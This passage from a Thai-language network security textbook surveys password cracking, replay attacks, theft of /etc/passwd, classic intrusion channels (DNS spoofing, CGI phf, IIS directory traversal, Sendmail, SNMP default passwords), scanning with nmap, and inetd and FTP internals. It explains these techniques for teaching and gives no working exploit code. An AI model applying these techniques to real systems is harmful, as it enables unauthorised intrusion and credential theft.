- การดักจับข้อมูลเข้ารหัส (Encrypt Sniffing) ถึงแม้ว่ารหัสผ่านถูกเข้ารหัสไว้ ผู้บุกรุกสามารถทราบรหัสผ่านเหล่านั้นได้โดยนำรหัสผ่านจากคำในพจนานุกรม หรือจากการเดาคำไปเข้ารหัสเพื่อมาเปรียบเทียบกับรหัสผ่านที่ถูกเข้ารหัสไว้ (Brute Force) หากผู้บุกรุกสามารถทราบรหัสผ่านเข้าสู่ระบบแล้ว ผู้นั้นก็เหมือนกับผู้ใช้ทั่วๆ ไป โดยที่ไม่อาจทราบได้เลยว่า ผู้ที่ล็อกอินเข้ามานั้นเป็นผู้ที่มีสิทธิ์คนนั้นจริงๆ หรือไม่
- การบุกรุกโดยการส่งข้อมูลซ้ำ (Replay Attack) ผู้บุกรุกไม่จำเป็นต้องถอดรหัสรหัสผ่านเพียงแต่ดักจับแพ็กเก็ตนั้น และสร้างโปรแกรมที่สามารถส่งแพ็กเก็ตของรหัสผ่านที่เข้ารหัสของผู้ที่มีสิทธิ์ในการใช้งานที่ดักจับได้ไว้ก่อนหน้านั้น แล้วส่งแพ็กเก็ตนั้นอีกครั้งไปยังเซิร์ฟเวอร์ขณะที่กำลังตรวจสอบสิทธิ์ ทำให้การติดต่อครั้งนั้นสำเร็จด้วยโดยใช้สิทธิ์ของผู้ใช้คนอื่น
- การขโมยไฟล์รหัสผ่าน (Password File Stealing) ในระบบของเครื่องเซิร์ฟเวอร์ทั่วๆ ไปจะเก็บฐานข้อมูลรหัสผ่านของผู้ใช้ให้อยู่ในไฟล์ ซึ่งในระบบปฏิบัติการลีนุกซ์อยู่ที่ไฟล์ /etc/password เมื่อผู้บุกรุกกระทำการใด ๆ ก็ตามทำให้ได้ไฟล์รหัสผ่านเหล่านี้แล้ว ผู้บุกรุกสามารถนำไฟล์นี้ไปถอดรหัสโดยให้โปรแกรมถอดรหัส (Crack) หารหัสผ่านที่ใช้เข้าสู่ระบบ โดยใช้โปรแกรมเช่น John the Ripper, Jack Crack เป็นต้น

- การเฝ้าสังเกต (Observation) ปัญหาพื้นฐานของระบบการรักษาความปลอดภัย คือการขโมยใช้รหัสผ่าน หากผู้ใช้ในระบบมีการกำหนดรหัสผ่านของตนให้เป็นรหัสผ่านที่ยากต่อการเดา ปัญหาที่จะเกิดกับผู้ใช้ผู้นั้นคือ ผู้ใช้ต้องจำรหัสผ่านที่ตัวเองตั้งขึ้นมาด้วย ผู้ใช้บางคนอาจเผอเรอเขียนรหัสผ่านไว้บนกระดาษแล้วทิ้งไว้ ทำให้ผู้บุกรุกได้เอกสารที่มีรหัสผ่านนั้นไปได้ อีกวิธีหนึ่งคือถามรหัสผ่านผู้ที่รู้โดยใช้วิธีหลอกถามรหัสผ่านจากผู้ที่มีสิทธิ์จริง ๆ โดยอ้างเหตุผลต่าง ๆ

3.6 ช่องทางพื้นฐานสำหรับการบุกรุกระบบคอมพิวเตอร์

การบุกรุกผ่านทางโดเมนเนมเซิร์ฟเวอร์ (DNS)

ช่องโหว่เกิดจากโดเมนเนมเซิร์ฟเวอร์ (Domain Name Server) มีการทำงานแบบรีเคอร์ซีฟ (recursive) โดยส่งคำถามไปยังโดเมนเนมเซิร์ฟเวอร์ที่อยู่ในลำดับขั้นที่สูงขึ้นไป ผู้บุกรุกอาจส่งคำร้องขอเข้าไปยังโดเมนเนมเซิร์ฟเวอร์ตัวแรก ซึ่งโดเมนเนมเซิร์ฟเวอร์ตัวนั้นจะส่งคำถามขึ้นไปยังโดเมนเนมเซิร์ฟเวอร์ในลำดับสูงขึ้นถัดไป ผู้บุกรุกสามารถปลอมที่อยู่ทางอินเทอร์เน็ตให้เป็นโดเมนเนมเซิร์ฟเวอร์ตัวที่ตอบสนองตัวแรก และส่งคำตอบผิด ๆ กลับมา ทำให้โปรแกรมที่เป็นผู้ถามในลำดับแรกได้รับคำตอบที่ผิด ๆ ไป ซึ่งอาจเกิดการติดต่อไปยังเครื่องที่ผู้บุกรุกจัดเตรียมไว้ก่อนแล้วได้

สคริปต์ซีจีไอ

เป็นที่รู้จักกันดีว่าการใช้งานสคริปต์ซีจีไอไม่ปลอดภัย เนื่องจากผู้บุกรุกสามารถสอดแทรกโปรแกรมแปลกปลอมผ่านเข้าไปกับฟิลด์ที่รับอินพุตให้ทำงานจากเชลล์ได้ ซึ่งโปรแกรมแปลกปลอมนั้นสามารถซ่อนไว้โดยการกำหนดตัวแปรแทนได้ ช่องโหว่ที่เป็นที่รู้จักกันดีตัวหนึ่งคือ phf ซึ่งเป็นไลบรารีที่มากับ httpd ของ NCSA

Remote Procedure Call (RPC)

RPC อนุญาตให้สามารถรันโปรแกรมบนเครื่องคอมพิวเตอร์เครื่องอื่นได้ เป็นอันตรายอย่างยิ่งเมื่อผู้ บุกรุกเข้ามารันโปแ กรมที่เครื่องเป้าหมาย เช่น ลงโปรแกรม Back door เอาไว้เพื่อเป็นช่องทางในการเข้าไปยังเครื่องเป้าหมายอีกครั้ง ซึ่ง RPC ในเวอร์ชันเก่าๆ จะมีการกำหนดสิทธิ์เป็น full control

การบุกรุกผ่านทาง เว็บเซิร์ฟเวอร์

เว็บเซิร์ฟเวอร์หลายตัวที่สามารถเขียนตัวเองได้ เช่น IIS มีจุดบกพร่องในการระบุชื่อของไฟล์สามารถเรียกได้โดยใช้ "../" (เป็นการย้อนกลับไปในไดเรกทอรีนอกหนึ่งชั้น) ทำให้สามารถเข้าไปเรียกใช้ได้ทุกไดเรกทอรีในระบบไฟล์ ช่องทางการบุกรุกอื่น เช่น ใช้บัฟเฟอร์โอเวอร์โฟลว์

การบุกรุกผ่านโพรโตคอล SMTP (Sendmail)

Sendmail เป็นโปรแกรมที่ใช้อย่างแพร่หลายและซับซ้อนโปรแกรมหนึ่ง ซึ่งมีข้อบกพร่องอยู่มาก ในประวัติศาสตร์มีผู้บุกรุกพบบักที่เกิดจากการใช้คำสั่ง DEBUG หรือฟีเจอร์ WIZ ที่ซ่อนไว้ เป็นตัวช่วยเจาะระบบผ่านทาง SMTP

sadmind และ mountd

sadmind ถูกใช้งานอยู่ในระบบ SUN Solaris อนุญาตให้ผู้ดูแลระบบสามารถทำการควบคุมเครื่องเซิร์ฟเวอร์จากระยไกลได้ ส่วน mountd มีการอนุญาติให้มีการแชร์ไฟล์ระหว่างเน็ตเวิร์ก ซึ่งเป็นช่องทางให้ผู้บุกรุกสามารถลงโปรแกรม เช่น DDOS (Distribute Denial Of Service) เพื่อโจมตีเครื่องเป้าหมายเครื่องอื่นได้

การเปิดแชร์ไฟล์

เครื่องคอมพิวเตอร์ที่มีการเปิดแชร์ไฟล์เอาไว้ เช่น Network Neighborhood (Windows), Appleshare (Macintoch) และ NFS(Unix) อาจเป็นช่องทางให้ผู้บุกรุกเข้าไปเอาข้อมูลที่สำคัญออกมา เช่น อีเมล์, เอกสารสำคัญที่เก็บเอาไว้ในเครื่องคอมพิวเตอร์ หรือ ได้ Account และ รหัสผ่านสำหรับล็อกอินไปยังเซิร์ฟเวอร์อื่นได้

Account ที่ไม่มีรหัสผ่าน หรือรหัสผ่านที่ง่ายต่อการเดา

เมื่อผู้บุกรุกทราบว่ามี Username นั้นอยู่จริงๆ ภายในระบบ จะทำการเชื่อมต่อไปยังเครื่องคอมพิวเตอร์ หรือเซิร์ฟเวอร์เป้าหมาย โดยทำการล็อกอินด้วย Username นั้น และทำการเดารหัสผ่าน หรือในบางครั้ง ระบบจะไม่มีการถามรหัสผ่าน สามารถเข้าไปในระบบได้เลย นับว่าเป็นอันตรายอย่างยิ่ง

IMAP และ POP

เป็นโพรโตคอลที่อนุญาตให้ผู้ใช้งานไม่ว่าจะอยู่ที่ไหนก็ตาม สามารถเข้ามาอ่านอีเมล์จากเมล์เซิร์ฟเวอร์ได้ เป็นช่องทางให้ผู้บุกรุกสามารถผ่านเข้าไปถึงเมล์เซิร์ฟเวอร์ในระบบ โดยไม่ถูกกันจากไฟร์วอลล์

Simple Network Management Protocol (SNMP)

อุปกรณ์จำพวกเราเตอร์, สวิตซ์, ฮับ หรืออุปกรณ์ที่เปิดให้มีควบคุม และบริหารในเน็ตเวิร์กระยะใกล้ และไกลได้ มักจะมีการตั้งค่ารหัสผ่าน ของผู้ดูแลระบบ เป็นค่าเดิมจากโรงงานที่ผลิต นับเป็นช่องทางให้ผู้บุกรุกเข้ามาควบคุม ระบบเน็ตเวิร์คขององค์กรได้

การบุกรุกผ่านทางเว็บบราวเซอร์

บราวเซอร์ทั้งจากค่ายไมโครซอฟต์ (Microsoft) และค่ายเน็ตสเคป (Netscape) ต่างมีข้อบกพร่องเหมือนกัน ซึ่งพบได้จาก HTTP, HTML, Java script, Frame Java, ActiveX ดังนี้

- HTML เช่น ปัญหาจากบัฟเฟอร์โอเวอร์โฟลว์ของ MIME-type ในคำสั่ง EMBED ของ Netscape Communicator
- Java Script เป็นตัวที่สามารถสอดแทรกไฟล์หรือคำสั่งเข้าไป เนื่องจากมีฟังก์ชัน file upload ซึ่งสามารถแทรกไฟล์เอ็กซิคิวต์ (execute file) เข้าไปได้

- เฟรม (Frame) มักใช้ร่วมกับจาวาสคริปต์หรือจาวาสามารถทำให้เกิดช่องโหว่ได้ เช่น หากผู้บุกรุกสร้างลิงก์ไปที่ทรัสต์ไซต์ (Trust Site) ที่ใช้เฟรมแล้วแก้ไข ให้แทนเฟรมด้วยเว็บเพจของผู้บุกรุก ทำให้เว็บเพจของผู้บุกรุกปรากฏเป็นส่วนหนึ่งของทรัสต์ไซต์นั้น
- ActiveX ทำงานโดยตรงกับเครื่องในรูปแบบเชื่อใจกัน (Trust Model) และเนื่องจากทำงานด้วยเนทีฟโค้ด (Native Code) ทำให้เป็นอันตรายต่อการรักษาความปลอดภัย เนื่องจากสามารถได้รับไวรัสโดยไม่ได้ตั้งใจจากโค้ดที่ได้มาจากผู้ขาย

การเดาหมายเลขซีเควนต์ของทีซีพี

การติดต่อสื่อสารระหว่างเครื่องในเน็ตเวิร์ก ทุกแพ็กเก็ตต้องมีหมายเลขระบุเรียกว่าซีเควนต์นัมเบอร์ (Sequence number) ในสแต็กรุ่นเก่าสามารถคาดเดาลำดับหมายเลขเหล่านี้ได้ ผู้บุกรุกอาจสร้างแพ็กเก็ตปลอมที่มีหมายเลขซีเควนต์ที่คาดเดาได้ และปลอมแปลงการติดต่อไปยังเครื่องที่กำลังติดต่อกันอยู่นั้น ทำให้สามารถส่งแพ็กเก็ตแทรกเข้าไป โดยผู้ส่งไม่ต้องผ่านขั้นตอนการตรวจสอบสิทธิ์

3.7 วิธีที่ผู้บุกรุกใช้สำรวจระบบ

Ping sweeps

การส่งคำสั่ง ping ไปยังเครื่องแบบสุ่ม เพื่อค้นหาว่ามีเครื่องใดเปิดให้บริการอยู่ การกระทำในทำนองนี้อาจใช้โพรโตคอลอื่น เช่น SNMP sweep

TCP scan

การเข้าไปตรวจดูพอร์ตทีซีพีว่ามีช่องทางใดที่เปิดให้บริการอยู่ และเป็นช่องที่ผู้บุกรุกสามารถใช้เจาะระบบเข้าไปได้ รูปแบบในการสแกนพอร์ตต่างๆ เป็นไปได้ทั้งการสแกนพอร์ตแบบต่อเนื่อง (เรียงตามหมายเลขพอร์ตที่เป็นไปได้) แบบสุ่ม และแบบกำหนดหมายเลขพอร์ตที่ต้องการสแกนไว้ล่วงหน้า

OS identification


กระทำโดยการส่งแพ็กเก็ต ICMP หรือ TCP ไปยังเครื่องเป้าหมาย ทำให้ผู้บุกรุกทราบชนิด และเวอร์ชันของ ระบบปฏิบัติการ และชนิดของเครื่อง โปรแกรมที่นิยมใช้ในการตรวจสอบเวอร์ชันของระบบปฏิบัติการได้แก่ nmap, queso เป็นต้น

บทที่ 4
การทำงานของโพรเซส และข้อบกพร่องของบริการต่างๆ

4.1 เดมอน (daemon)

ยูนิกซ์เดมอน คือกลุ่มของโพรเซส (process) ที่แต่ละโพรเซสทำหน้าที่ของตัวมันเองโดยเฉพาะ เดมอนเป็นโพรเซสที่ทำงานเป็น background process คือ ทำการรอเหตุการณ์บางเหตุการณ์ที่จะเกิดขึ้นแล้วจึงเริ่มต้นทำงาน โดยเดมอนทั่วไปในระบบจะมีคุณสมบัติดังต่อไปนี้

- ทำงานเพียงครั้งเดียว เมื่อระบบเริ่มต้นทำงาน
- ทำงานตลอดเวลาที่ระบบทำงานอยู่
- เวลาส่วนใหญ่จะเสียไปกับการรอเหตุการณ์บางเหตุการณ์ที่จะเกิดขึ้น เพื่อรอให้บริการ
- สร้างโพรเซสใหม่ขึ้นมาเพื่อให้บริการ



รูปที่ 4-1 แสดงผู้ใช้โฮสต์ที่ 1 เรียกใช้บริการ telnet จากผู้ให้บริการโฮสต์ที่ 2

เครื่องที่ให้บริการจะทำการสร้างโพรเซสผู้ให้บริการ (Server Process) ไว้เป็นตัวแทนของบริการทั้งหมด แทนที่จะต้องสร้างโพรเซสสำหรับแต่ละบริการ โพรเซสจะคอยรับฟังการเรียกใช้บริการหมาย

เลขต่างๆ (หมายถึงพอร์ตในยูนิกซ์) โดยผู้ใช้งานจะเริ่มต้นด้วยการเรียกใช้คำสั่ง Connect และกำหนดพอร์ตที่ต้องการตามปกติ ถ้าไม่มีโพรเซสตัวแทนของบริการที่ระบุการทำงานอยู่ในขณะนั้น โพรเซสผู้ให้บริการก็จะเข้ามาทำงานแทน ดังรูปที่ 4-1(A)

หลังจากนั้นโพรเซสผู้ให้บริการจะทำสำเนาแยกตนเอง (spawn) ออกมาเป็นโพรเซสใหม่อีกตัวหนึ่ง ซึ่งจะทำหน้าที่รับผิดชอบการให้บริการนั้นๆ เป็นการเฉพาะ ส่วนโพเซสเดิมก็จะกลับไปรอรับฟังสัญญาณใหม่ต่อไป ดังรูปที่ 4-2(B)

4.2 ไอเน็ตดีเดมอน

ตามปรกติแล้ว การติดต่อ เข้าไปที่เซิร์ฟเวอร์ยูนิกซ์เกือบทุกชนิดจะผ่านไปที่ "Internet daemon" ซึ่งก็คือ โปรแกรม inetd (internet super daemon) ซึ่งโปรแกรมนี้จะใช้ คอนฟิกไฟล์อยู่ 2 ไฟล์ คือ

- /etc/services
- /etc/inetd.conf

/etc/services

เป็นไฟล์ที่เก็บชื่อบริการ (Services), หมายเลขพอร์ต (Port No.), ชื่อสมมุติ (Alias), และคำอธิบาย (Comment) สำหรับบริการนั้นๆ ส่วนคำว่า port no. จะหมายถึง ตัวเลขอ้างอิงใน TCP/UDP protocol เพื่อใช้ในการสื่อสาร ระหว่างเครื่องคอมพิวเตอร์ โดยใช้ร่วมกับไอพีแอดเดรส ถ้ามองง่ายๆ ก็คือไอพีแอดเดรสจะทำให้ข้อมูลไปถึงเครื่องคอมพิวเตอร์ปลายทาง และหมายเลขพอร์ตจะทำให้ข้อมูลไปถึง background process ที่เปิดรอรับข้อมูลที่หมายเลขพอร์ตนั้นๆ

ตัวอย่าง file /etc/services บางส่วน

ftp	21/tcp		# File Transfer Protocol (Control)
telnet	23/tcp		# Virtual Terminal Protoc
smtp	25/tcp		# Simple Mail Transfer Protocol
domain	53/tcp	nameserver	# Domain Name Service
finger	79/tcp		# Finger
http	80/tcp	www	# World Wide Web HTTP
http	80/udp	www	# World Wide Web HTTP
pop	109/tcp	postoffice pop2	# Post Office Protocol - Version 2
pop3	110/tcp	pop-3	# Post Office Protocol - Version 3
netbios_ssn	139/tcp		# NetBIOS Session Service

รูปที่ 4-2 แสดงไฟล์ /etc/services

/etc/inetd.conf

เป็นไฟล์ที่เก็บชื่อบริการกับชื่อโปรแกรมที่จะรันเป็นเดมอน โดยเครื่องหมาย "#" จะหมายถึงคำอธิบาย (Comment) ซึ่งจะไม่นำมาประมวลผล

ลำดับ	ฟิลด์	ความหมาย
1	service-name	ชื่อบริการ ซึ่งถูกกำหนดอยู่ในไฟล์ /etc/services
2	socket-type	**stream** (TCP) หรือ **dgram**(UDP)
3	Protocol	ชื่อโพรโตคอลซึ่งถูกกำหนดอยู่ในไฟล์ /etc/protocols โดยส่วนมากจะเป็น TCP และ UDP
4	wait-flag	**nowait** สำหรับ TCP หรือ **wait** สำหรับ UDP
5	login-name	มาจากไฟล์ /etc/passwd โดยปกติจะเป็น root
6	server-program	Full pathname to execute
7	server-program-arguments	อาร์กิวเมนต์เพื่อ execute

ตารางที่ 4-1 แสดงฟิลด์ (field) ในไฟล์ /etc/inetd.conf

ตัวอย่าง file /etc/inetd.conf บางส่วน

```
# These are standard services.
# wu-ftpd 2.5.0
# option -l : provide additional logging information.
#       -a : use the ftpaccess file. /*uses tpcpd, tcpip-wrapper, instead*/
#       -i : log uploads.
#       -o : log downloads.
ftp     stream  tcp     nowait  root    /usr/local/sbin/tcpd    in.ftpd -lio
telnet  stream  tcp     nowait  root    /usr/local/sbin/tcpd    in.telnetd
shell   stream  tcp     nowait  root    /usr/local/sbin/tcpd    in.rshd
login   stream  tcp     nowait  root    /usr/local/sbin/tcpd    in.rlogind
pop3    stream  tcp     nowait  root    /usr/local/sbin/tcpd    /usr/local/sbin/ipop3d
imap    stream  tcp     nowait  root    /usr/local/sbin/tcpd    /usr/local/sbin/imapd
```

รูปที่ 4-3 แสดงไฟล์ /etc/inetd.conf

สมมติว่ามีการใช้ telnet จากเครื่อง Diamond.ce.kmitl.ac.th ไปที่ Chaokhun.kmitl.ac.th โปรแกรม telnet ที่ฝั่ง Diamond.ce.kmitl.ac.th ก็จะส่งข้อมูลไปที่ Chaokhun.kmitl.ac.th โดยมีไอพีแอดเดรสต้นทางเป็นของ Diamond.ce.kmitl.ac.th และไอพีแอดเดรสปลายทางเป็นของ Chaokhun.kmitl.ac.th โดยมีหมายเลขพอร์ตปลายทางเป็นเบอร์ 23 ซึ่งเป็นพอร์ตมาตรฐานของ telnet

จากนั้น โปรแกรม inetd ที่ทำงานอยู่ที่ Chaokhun.kmitl.ac.th ก็จะไปดูใน /etc/services ว่าหมายเลขพอร์ต 23 เป็นบริการประเภทใด ก็จะพบว่าเป็นประเภท telnet จากนั้นก็จะไปดูใน /etc/inetd.conf ว่าบริการประเภท telnet ต้องไป start program ชื่ออะไร ก็จะพบว่าเป็นชื่อ in.telnetd (กรณีที่ยังไม่ได้ติดตั้ง TCP WRAPPER) ซึ่ง inetd ก็จะทำการสร้างโพรเซสใหม่ขึ้นมาแบบ background ซึ่งจะรันโปรแกรม in.telnetd และ หลังจากนั้น inetd จะทำการเฝ้ารอการเรียกใช้บริการครั้งใหม่ต่อไป

4.3 หมายเลขของพอร์ต (Port Number)

เมื่อไคลเอ็นต์ต้องการที่จะติดต่อกับเซิร์ฟเวอร์ ไคลเอ็นต์ต้องระบุว่าจะติดต่อกับส่วนไหนของเซิร์ฟเวอร์ โดย TCP และ UDP จะมีการกำหนดกลุ่มของ Well-know ports ขึ้นมาเพื่อเป็นการระบุแต่บริการ ตัวอย่างเช่น TCP/IP ที่มีการให้บริการ FTP จะมีการกำหนด Well-know ports หมายเลข 21 (ฐานสิบ) ให้กับ FTP Server

ส่วนไคลเอ็นต์จะให้ ephemeral port เป็นพอร์ตชั่วคราว หมายเลขพอร์ตปกติจะถูกกำหนดโดยอัตโนมัติจาก TCP หรือ UDP Client จะไม่สนใจว่าค่าหมายเลขพอร์ตเป็นอะไร แต่มันต้องการให้หมายเลขพอร์ตเหล่านี้มีเพียงค่าเดียวไม่ซ้ำกัน TCP และ UDP จะรับประกันได้ว่าหมายเลขพอร์ตนี้จะไม่ซ้ำกัน

หมายเลขพอร์ตจะถูกแบ่งออกเป็น 3 ส่วน คือ

1. Well-know ports: 0 - 1023 หมายเลขพอร์ตนี้จะถูกควบคุมและกำหนดโดย IANA(Internet Assigned Number Authority)
2. Registered ports: 1024 - 49151 พอร์ตนี้ไม่ได้ถูกควบคุมโดย IANA แต่ IANA จะเป็นผู้ระบุและลงบัญชีพอร์ตเหล่านี้เพื่อความสะดวกสะบายในการใช้งานร่วมกัน
3. Dynamic หรือ Private ports: 49152 - 65535 IANA ไม่ได้ทำอะไรกับพอร์ตเหล่านี้เลย มันคือพอร์ตที่เราเรียกว่า ephemeral ports


4.4 การทำงาน และข้อบกพร่องของบริการต่างๆ

4.4.1 บริการ FTP(21)

FTP หรือ File Transfer Protocol เป็นโพรโตคอลที่ทำให้เราสามารถรับส่งข้อมูลระหว่างเครื่องคอมพิวเตอร์ โดยสามารถ ftp ไปยังเครื่องเป้าหมายที่เปิดให้บริการอยู่ โดยสามารถล็อกอินได้ 2 แบบคือ

1. Anonymous ftp หรือ ftp ไม่ต้องใช้รหัสผ่าน สามารถเข้าสู่ระบบได้เลย
2. Username + Password ที่มีอยู่ในเครื่องเป้าหมาย (local user)

<u>สถาปัตยกรรมพื้นฐานของ FTP client /server</u>



รูปที่ 4-4 แสดงการเชื่อมต่อระหว่าง ftp client กับ ftp server

<u>Ftp Client และ Server ประกอบด้วย</u>

- *User INTERFACE* : ผู้ใช้งานสามารถป้อนคำสั่งเพื่อนกระทำกับ client และ remote server
- *Protocol INTERPRETER* : ทำการดูแลด้านไคล์เอ็นต์ เกี่ยวกับการควบคุมการเชื่อมต่อ โดยจะส่งคำสั่งไปยังเซิร์ฟเวอร์ และรอรับคำสั่งที่เซิร์ฟเวอร์ตอบกลับมา
- *Data Transfer* : ทำหน้าที่ move byte on dynamically created data connection

คำสั่งของ FTP client จะ compatible กัน แต่จะแตกต่างกันตรงที่ user interface บางอันอาจจะเป็น graphic mode บางอันอาจเป็น text mode

คำสั่งของ FTP Protocol

คำสั่งพื้นฐานของการใช้งาน FTP

คำสั่ง	ความหมาย
CDUP	เปลี่ยนไดเรกทอรี ไปสู่ parent ไดเรกทอรี
CWD	ทำการเปลี่ยนไดเรกทอรี
DELE	ลบไฟล์
HELP	แสดง help
MKD	สร้างไดเรกทอรี (Make Directory)
NLIST	แสดงไดเรกทอรีของ remote host (รวมทั้งไฟล์แอตทริบิวต์ (attribute))
NOOP	No Operation
PASS	ทำการระบุรหัสผ่าน (password) ของ user account นั้น
PASV	set server in passive mode
PWD	แสดงไดเรกทอรีที่อยู่ ณ ปัจจุบัน
QUIT	ล็อกเอาท์ (logout) จากระบบ
RETR	รับไฟล์จาก server สู่ไคล์เอนต์
RMD	ลบไดเรกทอรี (Remove Directory)
RNFR	เปลี่ยนชื่อไฟล์จาก (old path name)
RNTO	เปลี่ยนชื่อไฟล์เป็น (new path name)
SITE	เป็นการระบุคำสั่งที่ต้องการทำงาน
SIZE	แสดงขนาดของไฟล์
STAT	แสดงสถานะของ server
STOR	ส่งไฟล์จากไคลเอนต์ สู่ server
SYST	แสดงชนิดของ Operation System ของ server
TYPE	แสดงสถานะที่ใช้ในการรับ-ส่งไฟล์ ว่าเป็น Binary หรือว่า Ascii
USER	ทำการระบุ user account ที่ต้องการล็อกอิน

ตารางที่ 4-2 แสดงคำสั่งพื้นฐานของ FTP

คำสั่งของ SITE

คำสั่ง	ความหมาย
UMASK	เปลี่ยน umask. เช่น SITE UMASK 002
IDLE	set idle-timer เช่น SITE IDLE 60
CHMOD	เปลี่ยนโหมดของไฟล์ เช่น SITE CHMOD 755 <filename>
HELP	แสดง help เช่น SITE HELP
NEWER	list files newer than a particular date
MINFO	เหมือนคำสั่ง SITE NEWER แต่ให้ข้อมูลที่มากกกว่า
GROUP	request special group access เช่น site group foo
GPASS	give special group access password เช่น SITE GPASS bar
EXEC	ทำการ execute โปรแกรม เช่น SITE EXEC program params

ตารางที่ 4-3 แสดงคำสั่งในส่วนของ SITE

Anonymous FTP

FTP สามารถเซ็ตอัปให้ Anonymous access ได้ โดยอนุญาตให้ผู้ใช้งานทั่วไปที่ไม่มี account บนเครื่องนั้น สามารถรับข้อมูลจากไดเรกทอรีที่กำหนดไว้ได้

ในการใช้งาน Anonymous FTP เราจะใส่ anonymous หรือ ftp ในส่วนของ username และ email ในส่วนของรหัสผ่าน (password) เมื่อมีการล็อกอินเข้ามาในระบบจะมีการบันทึกลงล็อกไฟล์ /usr/adm/wtmp

ตัวอย่างการใช้งาน Anonymous FTP

```
Diamond:\>ftp isag16.ce.kmitl.ac.th
Connected to isag16.ce.kmitl.ac.th.
220 isag16.ce.kmitl.ac.th FTP server (Version wu-2.4.2-academ[BETA-11](1) Tue Sep 3 18:44:35 EDT
1996) ready.
Name (isag16.ce.kmitl.ac.th:s1013540): anonymous
331 Guest login ok, send your complete e-mail address as password.
Password:
230 Guest login ok, access restrictions apply.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

รูปที่ 4-5 แสดงการใช้งาน Anonymous ftp

Anonymous FTP Directory

bin : ควรทำการคัดลอกโปรแกรม /bin/ls มาไว้ ~ftp/bin

etc : ทำการคัดลอกไฟล์ /etc/passwd และ /etc/group

pub : เก็บโปรแกรมต่างๆ ที่ให้ Anonymous FTP มา download

Reply number ของ FTP

ในตัวเลขตัวแรก จะแสดง reply number ว่า ดี , ไม่ดี หรือว่าไม่สมบูรณ์ จะประกอบด้วยตัวเลข 0 – 5 ซึ่งมีความหมายดังนี้

